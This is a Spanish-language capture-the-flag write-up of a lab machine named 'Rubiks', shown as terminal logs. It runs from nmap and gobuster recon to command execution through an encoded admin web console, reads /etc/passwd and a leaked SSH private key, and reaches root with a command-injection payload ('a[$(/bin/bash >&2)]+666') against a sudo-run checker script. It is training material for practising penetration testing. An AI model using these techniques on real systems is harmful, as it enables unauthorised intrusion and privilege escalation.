Rubiks

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sS --open -p- -Pn -n -vvv 172.17.0.2 -oG nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-18 18:38 -03
Initiating ARP Ping Scan at 18:38
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 18:38, 0.18s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:38
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 18:38, 21.11s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000074s latency).
Scanned at 2025-01-18 18:38:24 -03 for 21s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

con -sCV


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubu
| ssh-hostkey:
|   256 7e:3f:77:f8:5e:4e:89:42:4a:ce:14:3b:ac:59:05:74 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAAI
9oVgedMnzL55g+s=
|   256 b4:2a:b2:f8:4a:1b:50:09:fb:17:28:b7:29:e6:9e:6d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHxxY7fugsdx8wjNhWhOCOSrEH+NaadgL+i
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://rubikcube.dl/
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kerne
```


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 172.17.0.2
http://172.17.0.2 [301 Moved Permanently] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2],
RedirectLocation[http://rubikcube.dl/], Title[301 Moved Permanently]
ERROR Opening: http://rubikcube.dl/ - no address for rubikcube.dl
```


luego de incluirlo en el etc/hosts


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 172.17.0.2
http://172.17.0.2 [301 Moved Permanently] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2],
RedirectLocation[http://rubikcube.dl/], Title[301 Moved Permanently]
http://rubikcube.dl/ [200 OK] Apache[2.4.58], Bootstrap[4.5.2], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP
172.17.0.2], JQuery[3.5.1], Script, Title[Tienda de Cubos Rubik]
```


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u http://rubikcube.dl/ -t 200 -x html,txt,php,git
b 404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://rubikcube.dl/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php,git
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/index.php            (Status: 200) [Size: 4327]
/img                  (Status: 301) [Size: 310] [--> http://rubikcube.dl/img/]
/about.php            (Status: 200) [Size: 4181]
/.html                (Status: 403) [Size: 277]
/faq.php              (Status: 200) [Size: 7817]
/administration       (Status: 301) [Size: 321] [--> http://rubikcube.dl/administration/]
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
```







rubikcube.dl/administration/myconsole.php
AdminPanel.com
Inicio
Usuarios
Configuraciones
Reportes
Cerrar Sesión
Consola
Ingrese el comando a ejecutar (codificado):
Codifique su comando antes de enviarlo.
Ejecutar Comando


https://toolbox.itsec.tamu.edu/#recipe=To_Base32('A-Z2-7%3D')&input=aWQ
Download CyberChef
Last build: A year ago - Version 10 is here! Read about the new features here
Operations
32
To Base32
From Base32
CRC-32 Checksum
Adler-32 Checksum
Fletcher-32 Checksum
AES Decrypt
AES Encrypt
BLAKE2s
ChaCha
Recipe
To Base32
Alphabet
A-Z2-7=
Input
id
Output
NFSA====


AdminPanel.com
Inicio
Usuarios
Configuraciones
Reportes
Cerrar Sesi
Consola
Ingrese el comando a ejecutar (codificado):
Codifique su comando antes de enviarlo.
Ejecutar Comando
Salida del Comando:
uid=33(www-data) gid=33(www-data) groups=33(www-data)


Recipe
To Base32
Alphabet
A-Z2-7=
Input
cat /etc/passwd
15
1
Output
MNQXIIBPMV2GGL3QMFZXG53E

Ingrese el comando a ejecutar (codificado):

Codifique su comando antes de enviarlo.

Ejecutar Comando

Salida del Comando:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```


hasciendo ls -la


Ejecutar Comando

Salida del Comando:


```
total 40
drwxr-xr-x 1 root root 4096 Aug 30 03:28 .
drwxr-xr-x 1 root root 4096 Aug 30 02:03 ..
-rwxr-xr-x 1 root root 3389 Aug 30 03:28 .id_rsa
-rw-r--r-- 1 root root 6665 Aug 30 01:34 configuration.php
drwxr-xr-x 2 root root 4096 Aug 30 00:23 img
-rw-r--r-- 1 root root 5460 Aug 30 01:22 index.php
-rw-r--r-- 1 root root 3509 Aug 30 01:52 myconsole.php
-rw-r--r-- 1 root root 1825 Aug 30 00:40 styles.css
```

la id_rsa es de luisillo, usuario q figura cuando cateamos el /etc/passwd




total 32
drwxr-x--- 1 luisillo luisillo 4096 Aug 30 03:00 .
drwxr-xr-x 1 root root 4096 Aug 30 02:53 ..
-rw------- 1 luisillo luisillo 88 Aug 30 03:30 .bash_history
-rw-r--r-- 1 luisillo luisillo 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 luisillo luisillo 3771 Mar 31 2024 .bashrc
drwx------ 2 luisillo luisillo 4096 Aug 30 02:59 .cache
-rw-r--r-- 1 luisillo luisillo 807 Mar 31 2024 .profile
drwx------ 2 luisillo luisillo 4096 Aug 30 02:54 .ssh
luisillo@25a784df4eb9:~$ cat .bash_history
ls
find / -perm -4000 2>/dev/null
cat /usr/bin/cube
exit
/bin/cube
sudo /bin/cube
exit
luisillo@25a784df4eb9:~$ sudo /bin/cube
Checker de Seguridad Por favor, introduzca un número para verificar:
Digite el número: 1
[!] Incorrecto
La verificación ha sido completada.

Bash eq


luisillo@25a784df4eb9:~$ sudo /bin/cube
Checker de Seguridad Por favor, introduzca un número para verificar:
Digite el número: a[$(/bin/bash >&2)]+666
root@25a784df4eb9:/home/luisillo# whoami
root